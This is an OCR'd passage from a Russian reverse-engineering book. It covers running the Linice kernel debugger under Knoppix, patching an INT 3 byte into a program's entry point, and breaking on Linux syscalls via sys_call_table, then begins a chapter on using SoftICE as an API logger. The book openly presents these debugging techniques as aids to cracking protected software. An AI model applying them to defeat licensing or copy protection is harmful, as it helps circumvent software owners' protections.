


Рис. 9.3. Процесс построения отладчика Linice

Загрузка системы и запуск отладчика

При загрузке Knoppix LiveCD (рис. 9.4) в нижней строке экрана появляется приглашение `boot:`, в ответ на которое следует ввести строку `knoppix 2 vga=normal`. Параметр загрузки (Cheatcode) `knoppix` выбирает ядро 2.4 (автоматически загружаемое по умолчанию, поэтому подстроку `knoppix` можно опустить). Параметр `2` блокирует загрузку X-оболочки, а параметр `vga=normal` устанавливает стандартный режим VGA с разрешением 80×25.

[2] При работе в текстовом режиме его можно удалить.




Рис. 9.4. Загрузка Knoppix с LiveCD для работы с Linice




Рис. 9.5. Загрузка Knoppix с жесткого диска

Дождавшись завершения загрузки, дайте команду `su`, затем — команду `passwd`. Задайте новый пароль для root и сразу же зайдите под ним в систему, воспользовавшись командой `login`. Если этого не сделать, попытка запуска Linice закончится неудачей (появится сообщение `segmentation fault`).

При загрузке Knoppix с жесткого диска[3] появится стартовое меню со списком доступных ядер (рис. 9.5). Выберите опцию **Linux(2.4)-1** и нажмите клавишу <TAB> для задания параметров загрузки: `2 vga=normal`. Обратите внимание, что строку `knoppix` вводить не обязательно, поскольку ядро уже выбрано. После завершения загрузки дайте команду `login` и войдите в систему как пользователь root (предполагается, что учетная запись уже создана заранее). Процедура регистрации в системе показана на рис. 9.6.

[3] Чтобы установить Knoppix на жесткий диск, запустите сеанс LiveCD, и в окне терминала дайте команду `sudo knoppix-installer`.




Рис. 9.6. Система Knoppix, загруженная без X-оболочки в консольном режиме VGA




Рис. 9.7. Запуск Linice

Запуск отладчика осуществляется командой `./linsym -i`, после чего отладчик немедленно появляется на экране. Если же этого не происходит, попробуйте указать ключ — – `verbose 3` для вывода диагностических сообщений. Процесс запуска отладчика показан на рис. 9.7.

Одной из причин отказа в загрузке может быть отсутствие файла /boot/System.map, содержащего адреса функций ядра. Загрузка окончится неудачей и в том случае, если содержимое файла System.map не соответствует текущему ядру, что может произойти, например, при его перекомпиляции. Некоторые составители дистрибутивов либо вообще не включают System.map в состав

своих дистрибутивов[4], либо кладут сюда что-то совершенно "левое" и непонятно откуда взятое. В таких случаях достаточно просто перекомпилировать ядро, указав отладчику путь к файлу System.map с помощью ключа `-m`, если этот файл расположен в каталоге, отличном от /boot. Таким образом, и безопасность не пострадает, и Linice сможет работать.

Отладчик Linice, запущенный в консольном режиме VGA, показан на рис. 9.8.




Рис. 9.8. Отладчик Linice, запущенный в консольном режиме VGA

Возврат из отладчика в систему происходит по нажатию клавиши <F5> или по команде `x <ENTER>`. Комбинация <CTRL>+<Q> вызывает отладчик из любой программы. Однако вовсе не факт, что мы окажемся в ее контексте, ведь Linux — многозадачная система, переключающая процессы один за другим, а команды переключения контекстов (аналог команды `ADDR` в SoftICE) в "лексиконе" Linice все еще не существует. При этом неизвестно, когда она появится и появится ли вообще. Поэтому приходится хитрить, устанавливая точки останова на системные вызовы, используемые конкретной программой, или врываясь в процесс по методу `INT 03h`, о чем мы сейчас и поговорим.

За выгрузку отладчика (если его действительно хочется выгрузить) отвечает ключ `-x`, переданный все тому же модулю `linsym`.

Основы работы с Linice

Для тех, кто уже работал с SoftICE, освоение Linice не представит никакой проблемы. Здесь используются все те же команды: `D` — дамп памяти, `E` — редактирование памяти, `T` — пошаговая трассировка, `P` — трассировка без захода в функции, `R` — просмотр/модификация регистров, `BPM/BPX` — установка точки останова на доступ/исполнение памяти и т. д. Полный перечень команд содержится как во встроенной справочной системе, вызываемой по команде `HELP`[5], так и в штатной документации.

Нажмите клавиатурную комбинацию <CTRL>+<Q> и пройтесь в списке процессов, выводимых на экран командой `PROC` (листинг 9.3). Обратите внимание, что текущий процесс выделяется голубым цветом (в листинге — полужирным шрифтом).

---

[4] Поступая таким образом, составители дистрибутива полагают, что это усилит безопасность системы, так как руткитам будет сложнее перехватывать системные вызовы (syscalls).

[5] Для получения дополнительной информации о конкретной команде введите: `HELP` *`имя_команды`*.

Листинг 9.3. Список процессов, отображаемый командой PROC

```
:PROC
PID         TSS         Task        state       uid         gid         name
        1   0000        C1C3E000    SLEEPING    0           0           init
        2   0000        F7EE8000    SLEEPING    0           0           keventd
        3   0000        F7EE2000    SLEEPING    0           0           ksof-
                                                                        tirqd_CPU0
        4   0000        F7EE0000    SLEEPING    0           0           ksof-
                                                                        tirqd_CPU1
        5   0000        F7ED0000    SLEEPING    0           0           kswapd
        6   0000        F7EAA000    SLEEPING    0           0           bdflush
        7   0000        F7EA8000    SLEEPING    0           0           kupdated
       56   0000        F6A36000    SLEEPING    0           0           kjournald
     1006   0000        F7A34000    RUNNING     0           0           automount
     1013   0000        F68E6000    SLEEPING    0           0           cupsd
      ...
     1105   0000        F6DDE000    SLEEPING    0           0           mc
     1106   0000        F6DD4000    SLEEPING    0           0           cons.saver
```

Просмотр процессов — это, конечно, хорошо. Но как же все-таки отлаживать программы? Самое простое — вставить в точку входа машинную команду `CCh`, соответствующую инструкции `INT 03h`, предварительно записав содержимое оригинального байта. Это можно сделать любым hex-редактором, например, HT Editor (рис. 9.9).




Рис. 9.9. Использование редактора HT Editor для вставки команды `CCh` в точку входа файла

Загрузив файл в редактор, нажмите клавишу <F6> (mode), выберите опцию **elf/image**, подгоните курсор к метке `entrypoint:`, нажмите <F4> (edit) и измените первый байт на `CCh`. Сохраните изменения нажатием клавиши <F2> (save) и выйдите из редактора. При запуске пропатченной программы Linice немедленно всплывает, потревоженный исключением, сгенерированным командой `CCh`, после которого `EIP` указывает на конец `CCh` (листинг 9.4).

Листинг 9.4. Программа с модифицированной точкой входа в момент всплытия отладчика

```
0023:080482C0     CC          int     3
0023:080482C1     ED          in      eax, dx
0023:080482C2     5E          pop     esi
0023:080482C3     89E1        mov     ecx, esp
```

Курсор указывает на инструкцию `in eax,dx` (`EDh`), представляющую собой "осколок" от пропатченной команды `xor ebp,ebp` (`31h EDh`). Теперь (в теории) мы должны восстановить оригинальный байт, заменив `CCh` на `31h`, уменьшить регистр `EIP` на единицу и продолжать трассировку в обычном режиме.

Да вот не тут-то было! Linice это, конечно, "порт", но, к сожалению, все еще недоработанный. Модифицировать память страничного образа он не умеет, даже если предварительно открыть кодовый сегмент на запись. Работать не будет ни одна из привычных по SoftICE команд — ни `E` (редактирование), ни `F` (заполнение), ни `M` (копирование памяти)! Зато работает запись в стек, и хакерам этого вполне достаточно.

Запоминаем текущее значение регистра `EIP`, копируем пропатченную машинную команду на вершину стека, восстанавливаем там байт `CCh`, передаем на нее управление, меняя значение `EIP`, выполняем команду, совершив единичный акт трассировки, и возвращаем `EIP` на место, то есть на *следующую* машинную команду (листинг 9.5).

Листинг 9.5. Восстановление исходного значения байта, замененного инструкцией INT 03h

```
:? eip                                  ; узнаем EIP
Hex=080482C1       Dec=0134513345

; Смотрим, что находится на вершине стека (из чистого любопытства)
:d esp-10
0018:BFFFEFC0      C0 82 04 08 00 00 00 00 5D 0C 00 40 DC EF FF BF

; Копируем пропатченную машинную команду на вершину стека
; Число 10h - максимально возможный размер машинной команды на x86
:m eip-1 L 10 esp-10

; Смотрим, как изменился стек
:d esp-10
0018:BFFFEFC0      CC ED 5E 89 E1 83 E4 F0 50 54 52 68 F0 85 04 08

; Ага! стек действительно изменился, самое время править CCh на 31h
:e esp-10 31
Edit immediate data not implemented yet.
; ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
; Опс! непосредственное присвоение данных в linice не реализовано, но можно
; отредактировать дамп в интерактивном режиме (так же, как и в SoftICE)
; или дать команду "F esp-10 L 1 31", только имейте ввиду,
; что в отличие от SoftICE, отладчик Linice не обновляет окно дампа.
; Поэтому после выполнения команды F может показаться, что результата нет.
; На самом деле это не так, стоит только обновить дамп командой "D esp-10",
```

```
; и все встанет на свои места.

; Передаем управление на команду, скопированную в стек
:r eip (esp-10)
reg: eip = BFFFEFC0
; запоминаем это значение регистра EIP

:t                ; совершаем единичный акт трассировки
0023:BFFFEFC2    5E      pop       esi
;    ^^^^^^^^
; как мы видим регистр EIP увеличился на 2 (BFFFEFC2h - BFFFEFC0h) = 02h
; следовательно адрес следующей команды равен:
; 080482C1h - 01h + 02h = 080482C2h, где 080482C1h — начальное значение EIP
; при входе в программу, а 01h - размер инструкции INT 03h

:r eip 80482C2     ; устанавливаем EIP на команду, следующую
                   ; за пропатченной инструкцией
reg: eip = 80482C2

; - - - продолжаем трассировку в обычном режиме - - -
```

Вот так приходится действовать (хакеры называют это "плясками с бубном"). А что поделаешь? Ладно, с загрузкой программ в отладчик мы разобрались, теперь разберемся с установкой точек останова на системные вызовы и функции ядра.

Команда `exp` выводит имена, экспортируемые ядром (листинг 9.6). Любое из этих имен может непосредственно фигурировать в выражениях. Например, `bpx do_bkr` эквивалентно `bpx C012C9E8`.

Листинг 9.6. Вывод имен, экспортируемых ядром


```
:exp
kernel
             C0320364      mmu_cr4_features
             C02AC3A4      acpi_disabled
             C02AC8A0      i8253_lock
...
             C012BDA8      do_mmap_pgoff
             C012C764      do_munmap
             C012C9E8      do_brk
             C011E990      exit_mm
             C011E69C      exit_files
```

С системными вызовами приходится сложнее. Непосредственной поддержки со стороны Linice здесь нет (а ведь ей полагается быть, учитывая специфику Linux), поэтому всю работу приходится выполнять вручную.

Таблица системных вызовов, как известно, представляет собой массив двойных слов, начинающийся с адреса `sys_call_table` (эта переменная экспортируется ядром). Выводимая Linice таблица системных вызовов показана в листинге 9.7.

Листинг 9.7. Таблица системных вызовов

```
:dd                  ; Переводим отладчик в режим отображения двойных слов.
:d sys_call_table    ; Выводим таблицу системных вызовов.
0018:C02AB6A8    C0126ACC        F8932650        F89326A0        C013DC10
0018:C02AB6B8    C013DD18        C013D5C8        C013D724        C011F3BC
0018:C02AB6C8    C013D664        C014A8E0        C014A3B4        F893020C
```



```
/*
 * System call numbers.
 *
 * DO NOT EDIT-- this file is automatically generated.
 * $FreeBSD: src/sys/sys/syscall.h,v 1.69.2.9 2001/10/05 07:38:43 peter Exp $
 * created from FreeBSD: src/sys/kern/syscalls.master,v 1.72.2.8 2001/10/05 07:3
4:36 peter Exp
 */

#define SYS_syscall     0
#define SYS_exit        1
#define SYS_fork        2
#define SYS_read        3
#define SYS_write       4
#define SYS_open        5
#define SYS_close       6
#define SYS_wait4       7
                                /* 8 is old creat */
#define SYS_link        9
#define SYS_unlink      10
                                /* 11 is obsolete execv */
#define SYS_chdir       12
#define SYS_fchdir      13
#define SYS_mknod       14
```

Рис. 9.10. Номера системных вызовов

Каждый элемент этой таблицы соответствует своему системному вызову, а каждый вызов имеет свой номер, который можно узнать, заглянув в файл /usr/include/sys/syscall.h. Однако лучше всего это делать не под Linux, где никаких непосредственных номеров нет, а позаимствовать тот же самый файл из BSD, так как все равно номера основных системных вызовов на всех системах совпадают (рис. 9.10). В частности, системный вызов `open` проходит под номером 5.

Чтобы установить точку останова на системный вызов `open`, необходимо узнать его адрес, находящийся в пятом двойном слове таблицы системных вызовов (отсчет ведется от нуля). В данном случае нужный нам адрес равен `C013D5C8h` (листинг 9.8).

Листинг 9.8. Установка точки останова на системный вызов open

```
:bpx C013D5C8             ; Устанавливаем точку останова на системный вызов open.
:x                        ; Выходим из отладчика.
...
# Открываем какой-нибудь файл.
...
:Breakpoint due to BPX 01
; ^^^^^^^^^^^^^^^^^^^^^^^^
; Отладчик немедленно всплывает.

:proc                     ; Даем команду proc, чтобы убедиться в том,
                          ; что мы вклинились в свой процесс.
PID             TSS         Task          state         uid      gid     name
1049            0000        F6364000      SLEEPING      0        0       getty
1145            0000        F61CC000      SLEEPING      0        0       mc
1146            0000        F614A000      SLEEPING      0        0       cons.save
                                                                         r
```

Таким путем легко "вклиниваться" в уже запущенные процессы, устанавливая точки останова на используемые ими системные вызовы, а также совершать множество других операций, жизненно важных для взлома.

Заключение

Несмотря на свою откровенную недоработанность, Linice вполне пригоден для отладки защищенных приложений, хотя сплошь и рядом приходится прибегать к обходным решениям, которые в нормальных отладчиках осуществляются автоматически. По этой причине, Linice отнюдь не заменяет GDB, а всего лишь дополняет его.



Глава 10

Расширенное обсуждение вопросов отладки

В предыдущих главах этой части были рассмотрены основы работы с дизассемблерами и отладчиками, а также их использование для исследований кода. Эта глава, завершающая вторую часть книги, обсуждает более сложные вопросы взлома и может рассматриваться как подготовка к более серьезным исследованиям. Представленные здесь материалы познакомят вас с различными хакерскими приемами, которые позволят вам работать более эффективно:

- Использование отладчиков в качестве логгеров и шпионов. Полезных программ, предназначенных для протоколирования и отслеживания различных системных событий (например, API-шпионов), существует великое множество. Однако зачастую их возможности оказываются ограниченными. Именно поэтому хакеры часто пишут собственные утилиты, что требует значительных затрат времени и усилий. Существуют ли какие-нибудь методы, которые позволили бы упростить эту задачу? Разумеется, существуют. В этой главе мы рассмотрим использование SoftICE в качестве логгера, а также использование отладчика WinDbg — в качестве API- и RPC-шпиона.
- Эффективные методы работы с точками останова. Кодокопатели часто встречаются с ситуациями, в которых необходимо установить точку прерывания на произвольную машинную команду (например, `jmp eax`). Эта тема часто обсуждается на форумах и конференциях. К сожалению, процессоры x86 не предоставляют таких возможностей, и поэтому проблему следует решать обходными путями.
- Эффективные методы быстрого поиска защитного механизма в масштабных программах.

Использование SoftICE в качестве логгера

Существует множество утилит, предоставляющих возможности протоколирования (например, API-шпионы). К сожалению, их возможности обычно весьма ограниченны. Такие программы легко вводятся в заблуждение вирусами или защитными механизмами, часто аварийно завершая работу без видимых причин. В результате, наиболее важная и ценная информация об API-функциях, использованных в изучаемой программе, не включается в журнал. Помимо прочего, размер журналов, генерируемых ими, ужасает. Отыскать нужную информацию среди сотен тысяч текстовых строк весьма и весьма непросто. Система фильтрации функций обычно примитивна (при условии, что она существует вообще). Разумеется, журнал можно обработать каким-либо внешним фильтром, написанным на Perl или C. Однако такой подход требует серьезных трудозатрат. Кроме того, не забывайте о ситуациях, когда вам может потребоваться информация, по тем или иным причинам не попавшая в журнал. Предположим, например, что вам требуется проверить, следует ли за данной API-функцией команда `TEST EAX,EAX`. Далее, как быть с ситуациями, когда вам требуется шпионить не только за API-функциями, но и регистрировать другие события? Например, нередко требуется анализировать протокол обмена данными между исследуемым приложением и некоторым драйвером или даже аппаратным устройством.

SoftICE предоставляет такие возможности. Предложенный подход состоит в том, чтобы создавать условные точки останова со сложными параметрами и затем заставить отладчик выводить информацию в файл вместо всплытия. Обратите внимание, что именно вы задаете список элементов данных, которые должны быть включены в журнал, а также формат вывода. Система макрокоманд позволяет получить гибкий и легко конфигурируемый логгер с практически неограниченными возможностями. Единственная проблема состоит в овладении системой макрокоманд и использовании ее огромного потенциала.

Легкая разминка

Прежде чем использовать SoftICE как логгер, его необходимо правильно настроить. Для этого запустите Symbol Loader (рис. 10.1), выберите из главного меню команды **Edit | SoftICE initialization setting** и увеличьте размер буфера истории (history buffer) до нескольких Мбайт. Точное значение зависит от конкретной задачи. Чем больше информации необходимо собрать за один сеанс, тем длиннее должен быть буфер. Так как буфер устроен по принципу кольца, то при его заполнении никакого переполнения не происходит — просто свежие данные затирают самые старые. При желании можно перейти на вкладку **Macros Definitions** (рис. 10.2) и увеличить количество одновременно используемых макросов с 32 (по умолчанию) до 256. Однако для большинства задач лимита в 32 макроса оказывается вполне достаточно.

Теперь попробуем в качестве разминки проследить за вызовом функции `CreateFileA`, использующейся для открытия устройств и файлов. Создадим условную точку останова следующего вида: `'bpx CreateFileA DO "x;"'`. Ключевое слово `DO` определяет последовательность команд отладчика, которые он должен выполнить после того, как эта точка останова сработает. Команды разделяются точкой с запятой. Подробнее об их синтаксисе можно прочитать в главе *"Conditional Breakpoints"* руководства пользователя по отладчику. В данном случае использована только команда `x`, означающая немедленный выход из отладчика.




Рис. 10.1. Загрузчик символьной информации (Symbol Loader) отладчика SoftICE




Рис. 10.2. Настройка размера буфера истории SoftICE

